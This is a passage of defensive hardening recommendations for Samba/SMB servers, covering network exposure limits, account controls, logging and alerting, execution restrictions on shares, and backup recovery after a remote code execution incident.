3. Network Controls: - Block or limit SMB exposure to untrusted networks. Use firewall rules to restrict port 445 access to trusted hosts and management networks only. - Use VPN or secure tunnels for remote SMB access, never expose SMB directly to the internet.
4. Authentication & Accounts: - Require strong passwords for Samba user accounts and

consider using centralized authentication (e.g., LDAP/AD) with proper controls. - Disable guest/anonymous access and remove legacy/unused accounts.
5. Detection & Logging: - Enable detailed Samba logging and forward logs to a centralized SIEM/ELK. Monitor for unusual service calls, execution attempts, and interactive shell creation. – Create alerts for unusual file writes, creation of new scripts in shared folders, or sudden privilege escalations.
6. Application Allowlisting & Execution Controls: - Use application whitelisting on servers to prevent unauthorized binaries/scripts from executing. - Where possible, configure hosts to prevent execution from file shares (e.g., mount shares with 'noexec' where applicable) and use OS-level controls to block execution. 7. Backup & Recovery: - Maintain regular backups of critical data and test restores. In an RCE scenario, restore from a clean snapshot rather than attempting to remove rootkits manually.